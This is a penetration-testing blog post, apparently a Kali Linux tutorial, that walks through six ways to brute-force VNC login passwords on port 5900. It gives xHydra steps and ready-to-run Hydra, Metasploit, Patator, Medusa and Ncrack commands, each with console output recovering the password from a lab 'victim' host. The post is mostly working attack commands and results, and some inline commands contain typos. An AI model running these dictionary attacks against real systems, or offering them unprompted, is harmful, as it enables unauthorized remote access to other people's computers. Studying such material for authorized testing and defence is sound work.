6 Ways to Hack VNC Login Password

posted in KALI LINUX , PENETRATION TESTING on MARCH 9, 2018 by RAJ CHANDEL


In this article, we will learn how to gain control over our victim's PC through 5900 Port use for VNC service. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

Let's starts!!


xHydra

This is the graphical version to apply dictionary attack via 5900 port to hack a system. For this method to work:

Enter xHydra in your kali Linux terminal. And select **Single Target option** and their give the IP of your victim PC. And select **VNC** in box against **Protocol option** and give the port number **5900** against the **port option**.




Now, go to **Passwords tab** and select **Password List** and give the path of your text file, which contains all the passwords, in the box adjacent to it.



After doing this, go to Start tab and click on **Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.

Categories



Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, vnc, http, https, smb, several databases, and much more

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command

Hydra-s 5900 –P /root/Desktop/pass.txt –t 16 192.168.0.6 vnc

-P: denotes path for password list

-s: denote destination port number

-t: Run TASKS number of connects in parallel

Once the commands are executed it will start applying the dictionary attack and so you will have the right password in no time. As you can observe that we had successfully grabbed the VNC **password** as **098765**

```
root@kali:~# hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:21:29
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8),
[DATA] attacking vnc://192.168.0.6:5900/
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
[5900][vnc] host: 192.168.0.6   password: 098765
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:22:07
```

Metasploit

This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

use auxiliary/scanner/vnc/vnc_login

msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.6

msf auxiliary(scanner/vnc/vnc_login) > set pass_file /root/Desktop/pass.txt

msf auxiliary(scanner/vnc/vnc_login) > run

Awesome!! From given below image you can observe the same **password: 098765** have been found by metasploit.

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.6:5900      - 192.168.0.6:5900 - Starting VNC login sweep
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :1234 (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :root (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :toor (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ignite (Incorrec
[+] 192.168.0.6:5900      - 192.168.0.6:5900 - Login Successful: :098765
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :00000 (Incorrect
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ubuntu (Incorrec
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: : (Incorrect: Aut
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as VNC, HTTP, SMB and etc.

patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt –t 1 –x retry:fgep!='Authentication failure' –max-reteries 0 –x quit:code=0

```
root@kali:~# patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt
 -t 1 -x retry:fgrep!='Authentication failure' --max-retries 0 -x quit:code=0
23:24:18 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at
 2018-03-08 23:24 IST
23:24:18 patator    INFO -
```

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the password of your victim.

```
------------------
23:24:18 patator    INFO - 1     22    0.507 | 1234                                |
 1 | Authentication failure
23:24:19 patator    INFO - 1     22    0.506 | root                                |
 2 | Authentication failure
23:24:19 patator    INFO - 1     22    0.503 | toor                                |
 3 | Authentication failure
23:24:20 patator    INFO - 1     22    0.504 | ignite                              |
 4 | Authentication failure
23:24:20 patator    INFO - 0     2     0.505 | 098765                              |
 5 | OK
23:24:20 patator    FAIL - 0     2     0.505 | 098765                              |
 5 | OK
23:24:21 patator    INFO - 1     22    0.505 | 00000                               |
 6 | Authentication failure
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, VNC, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few

Run the following command

Medusa -h 192.168.0.6 –u root–P /root/Desktop/pass.txt –M vnc

Here

-u: denotes username

-P: denotes path for password list

As you can observe that we had successfully grabbed the VNC password as 098765.

```
root@kali:~/crowbar# medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 1234 (1 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: root (2 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: toor (3 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: ignite (4 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 098765 (5 of 7 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.0.6 User: root Password: 098765 [SUCCESS]
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command

ncrack –v –U /root/Desktop/user.txt–P /root/Desktop/pass.txt 192.168.0.6:5900

Here

-U: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the vnc password as 098765.

```
root@kali:~# ncrack -v --user root -P /root/Desktop/pass.txt 192.168.0.6:5900

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-08 22:48 IST

Discovered credentials on vnc://192.168.0.6:5900 'root' '098765'
vnc://192.168.0.6:5900 finished.

Discovered credentials for vnc on 192.168.0.6 5900/tcp:
192.168.0.6 5900/tcp vnc: 'root' '098765'

Ncrack done: 1 service scanned in 3.11 seconds.
Probes sent: 18 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact ~~Here~~

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← GENERATING REVERSE SHELL USING MSFVENOM (ONE LINER PAYLOAD)

NEXT POST

COMPREHENSIVE GUIDE TO CRUNCH TOOL →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.